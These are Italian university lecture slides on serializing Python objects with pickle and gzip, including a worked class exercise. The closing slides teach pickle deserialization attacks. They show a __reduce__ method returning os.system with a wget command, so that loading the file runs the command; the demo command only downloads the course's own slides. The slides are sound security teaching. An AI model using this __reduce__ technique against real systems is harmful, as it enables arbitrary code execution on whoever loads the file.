

La Programmazione ad Oggetti in Python

Docente: Ambra Demontis

Anno Accademico: 2024 - 2025



University of Cagliari, Italy

Department of Electrical and Electronic Engineering



La Programmazione ad Oggetti in Python

In queste slide vedremo la serializzazione degli oggetti.




La Serializzazione degli Oggetti

Durante l'esecuzione di un programma, gli oggetti spesso mutano.

Questo può accadere, ad esempio, perché hanno degli attributi nei quali memorizziamo dati forniti dall'utente, oppure il risultato di calcoli computazionalmente costosi.

Spesso abbiamo quindi la necessità di salvarli.



La Serializzazione degli Oggetti

Per salvare degli oggetti in Python si utilizza la libreria pickle che "traduce" gli oggetti Python in byte e fornisce i metodi utili per memorizzarli/caricarli.

Questa libreria fornisce due funzioni rispettivamente per scrivere e leggere degli oggetti: **dump** e **load**.



La Serializzazione degli Oggetti

Prima di poter caricare/memorizzare un oggetto dobbiamo creare e aprire un oggetto di tipo file.

Poichè i file generati da pickle possono assumere grandi dimensioni, normalmente si utilizzano file compressi.

Per gestire file compressi si utilizza la libreria gzip.

File Compressi

Il modulo gzip mette a disposizione una funzione chiamata *open* che ci permette di creare un file compresso e di aprirlo.

Questa funzione riceve come argomento:

- 1. il nome del file
- 2. la modalità di apertura, che sarà:
 - a. "wb" se vogliamo aprire il file in scrittura per salvare un oggetto
 - b. "rb" se vogliamo aprire il file in lettura per caricare un oggetto



File Compressi

Ad esempio, supponiamo di voler aprire il file compresso chiamato "file_oggetto.gz" in scrittura.

Scriveremo il codice:

import gzip

with gzip.open("file_oggetto.gz", "wb") as fo: pass



Salvare un Oggetto

Vogliamo ora utilizzare il modulo pickle per salvare un oggetto. In particolare, utilizzeremo la funzione *dump*.

Questa funzione riceve come argomenti:

- -l'oggetto da salvare
- -l'oggetto file nel quale vogliamo salvarlo

Salvare un Oggetto

Ad esempio il codice seguente crea un'istanza della classe lista e la salva.

```
import gzip import pickle
```

```
a = [1,2,3]
```

```
with gzip.open("file_oggetto.gz", "wb") as fo: pickle.dump(a, fo)
```

Caricare un Oggetto

Per caricare un oggetto precedentemente salvato possiamo utilizzare la funzione load.

Questa funzione prende come argomento l'oggetto file aperto in modalità di lettura e restituisce in output l'oggetto caricato.

Caricare un Oggetto

```
import gzip
import pickle
with gzip.open("file_oggetto.gz", "rb") as fo:
 obj = pickle.load(fo)
print(obj)
Stamperà:
[1, 2, 3]
```



Modificate la classe mostrata nella slide seguente aggiungendo un metodo per serializzare un'istanza di classe e un metodo che permette di caricare un'istanza serializzata.

Da uno script create un'istanza di classe e serializzatela.

Da un altro script caricare poi l'istanza serializzata e stampare a schermo il titolo del libro.

class CLibro:

```
def __init__(self, titolo, autore, editore, prezzo):
    self.titolo = titolo
    self.autore = autore
    self.editore = editore
    self.prezzo = prezzo
```

```
import gzip
                                                               File c libro.py
import pickle
class CLibro:
  def __init__(self, titolo, autore, editore, prezzo):
     self.titolo = titolo
     self.autore = autore
     self.editore = editore
     self.prezzo = prezzo
   def save_obj(self, path):
      with gzip.open(path, "wb") as fo:
            pickle.dump(self, fo)
```

```
@staticmethod
def load_obj(path):
    with gzip.open(path, "rb") as fo:
        obj = pickle.load(fo)
    return obj
```



```
l = CLibro("titolo", "autore", "editore", "prezzo")
path = "oggetto_libro"
l.save_obj(path)
```

from c_libro import Clibro

o = CLibro.load_obj(path)
print(o.titolo)



E' possibile utilizzare Pickle per serializzare la maggior parte degli oggetti built-in che abbiamo visto es: dizionari, stringhe, tuple.

Inoltre, ogni oggetto i cui attributi possono tutti essere serializzati, può essere serializzato.

Quindi Pickle funziona anche con oggetti appartenenti a classi create dal programmatore se i loro attributi possono essere serializzati.


NB: Pickle non salva la classe ma solo i valori degli attributi dell'oggetto!

Quando richiamiamo la funzione load, pickle:

- -carica dal file i valori degli attributi
- -crea un'istanza della classe di appartenenza dell'oggetto salvato
- -setta nell'oggetto i valori degli attributi

Quindi Pickle non è in grado di caricare un oggetto se la definizione della classe di appartenenza dell'oggetto non è disponibile.

Se però è presente in un modulo dove si trovano classi/funzioni built-in la classe/funzione viene importata da li.



Salviamo un'istanza di una classe definita da noi:

```
import gzip
import pickle
class ClasseEsame():
 def init (self, nome, voto):
   self.nome = nome
   self.voto = voto
oggetto_esame = ClasseEsame('LPO', 28)
with gzip.open("oggetto_esame.gz", "wb") as fo:
 pickle.dump(oggetto_esame, fo)
```



Proviamo a caricarlo utilizzando un'altro script:

```
import gzip
import pickle

with gzip.open("oggetto_esame.gz", "rb") as fo:
  obj = pickle.load(fo)
print(obj)
```

Verrà sollevata un'eccezione!

Per far si che funzioni dobbiamo importare la definizione della classe.

```
from OOP_in_python_esempio_19_salvataggio_oggetto_2 import ClasseEsame import gzip import pickle
```

```
with gzip.open("oggetto_esame.gz", "rb") as fo:
obj = pickle.load(fo)
```

Oggetti Serializzabili e Non Serializzabili

Pickle non può essere utilizzato con tutti gli oggetti.

Gli oggetti che non possono essere serializzati da pickle sono per lo più quelli che hanno degli attributi che variano al variare del tempo.

Con essi, non possono essere serializzati neanche tutti gli oggetti che contengono questo tipo di oggetti.

Oggetti Serializzabili e Non Serializzabili

Per far si che gli oggetti serializzabili ma che contengono al loro interno oggetti non serializzabili possano essere salvati con pickle bisogna rimuovere dal loro interno gli oggetti non serializzabili.

ATTENZIONE!

I file pickle possono contenere del codice malevolo e far si che venga eseguito quando l'oggetto viene caricato con pickle.

E' quindi raccomandato caricare dei file con pickle solo se questi provengono da sorgenti di fiducia.

(Questa raccomandazione è riportata anche nella documentazione di Python).

Se pickle salva solo i valori degli attributi (es, interi, stringhe, dizionari e simili) dove può l'attaccante inserire del codice malevolo?

E soprattutto: come può far sì che il codice malevolo venga eseguito quando l'oggetto viene caricato?

Esiste **un metodo speciale** che, se definito dalla classe di appartenenza dell'oggetto che salviamo, viene utilizzato da Pickle.

Questo metodo è il metodo __*reduce*__.

Lo scopo di questo metodo è fornire a Pickle quanto necessario per far si che in fase di caricamento dell'oggetto possa creare un'istanza e inizializzarla.

In particolare gli fornisce:

- -la classe dell'oggetto
- -i valori degli attributi che devono essere passati al metodo inizializzatore.



27

Creiamo una classe che definisce il metodo __reduce__.

```
class CClasseEsame():
    def __init__(self, nome, voto):
        self.nome = nome
        self.voto = voto

def __reduce__(self):
    return CClasseEsame, (self.nome, self.voto)
```



```
def __reduce__(self):
    return CClasseEsame, (self.nome, self.voto)
```

Pickle, al momento del caricamento, per creare un'istanza dell'oggetto farà: CClasseEsame(<nome>, <voto>)

NB: Invoca il primo argomento e gli passa come parametri quelli specificati nella tupla passata come argomento dalla reduce!

Grazie al duck typing il primo argomento può essere anche una funzione.

Se pickle non ha a disposizione la classe/funzione corrispondente al primo argomento cerca di importarlo dai moduli built in.



Proviamo a far si che il metodo __reduce__ restituisca una funzione built-in:

```
import gzip
import pickle
import math

class CClasseReduceSQRT():
    def __reduce__ (self):
        return math.sqrt, (4,)

ogg = CClasseReduceSQRT()

with gzip.open("oggetto_pickle_import.gz", "wb") as fo:
    pickle.dump(ogg, fo)
```

Quando carichiamo l'oggetto:

```
import gzip
import pickle

with gzip.open("oggetto_pickle_import.gz", "rb") as fo:
    ogg = pickle.load(fo)

print(ogg)
```

Verrà stampato 2.0

Proviamo a far si che il metodo __reduce__ restituisca una funzione custom che vogliamo che invochi:

```
def funzione malevola():
 print("funzione malevola!")
class CClasseEsame():
 def __init__(self, nome, voto):
   self.nome = nome
   self.voto = voto
 def __reduce__(self):
   return funzione malevola, ()
```



Salviamo un'istanza della classe vista nella slide precedente con pickle e proviamo a caricarla da un'altro script che importa la classe esame:

import gzip import pickle

Questo accade perchè è una funzione definita da noi. Quindi pickle non ce l'ha a disposizione e non la trova tra le classi built-in

```
with gzip.open("oggetto_quasi_malevolo.gz", "rb") as fo:
obj = pickle.load(fo)
```

Verrà sollevata un'eccezione:

AttributeError: Can't get attribute 'funzione_malevola'



Tuttavia, se la importassimo nello script che effettua il caricamento, questa funzione verrebbe eseguita!

```
import gzip
import pickle
from creazione_file_pickle_quasi_malevolo import funzione_malevola
with gzip.open("oggetto_quasi_malevolo.gz", "rb") as fo:
    obj = pickle.load(fo)
```

Stamperebbe:

funzione malevola!



Ovviamente l'attaccante non può sperare che la vittima importi la sua funzione malevola.

Però all'attaccante basta scegliere una funzione che sia sicuramente disponibile nello script della vittima: una funzione che fa parte di un modulo built-in.

Ad esempio la funzione **system** messa a disposizione dalla libreria os. Questa funzione permette di eseguire vari comandi ricevuti come argomento.

(Riceve come argomento una stringa che può codificare uno o più comandi che verranno eseguiti dalla funzione).

http://pralab.diee.unica.it

35

```
import gzip
                                    Creiamo l'oggetto "classe malevola" e
import pickle
                                    lo salviamo con la libreria pickle
from os import system
class CClasseMalevola:
 def reduce (self):
   cmd = ( 'wget
https://github.com/unica-lpo/unica-lpo.github.io/blob/main/slides/LPO_0_intro_corso.pdf')
   return system, (cmd,)
ogg = CClasseMalevola()
with gzip.open("oggetto_malevolo.gz", "wb") as fo:
 pickle.dump(ogg, fo)
```



A questo punto basterà caricarlo con il codice seguente per far si che venga eseguito il codice malevolo.

```
import gzip
import pickle

with gzip.open("oggetto_malevolo.gz", "rb") as fo:
    obj = pickle.load(fo)
```

In questo caso, al momento del caricamento dell'oggetto, in sistemi operativi basati su Unix (o MacOS nei quali il comando wget è installato), viene solo scaricate, dal sito del corso delle slide.

Tuttavia, l'attaccante potrebbe utilizzare questa tecnica per fare tante altre cose..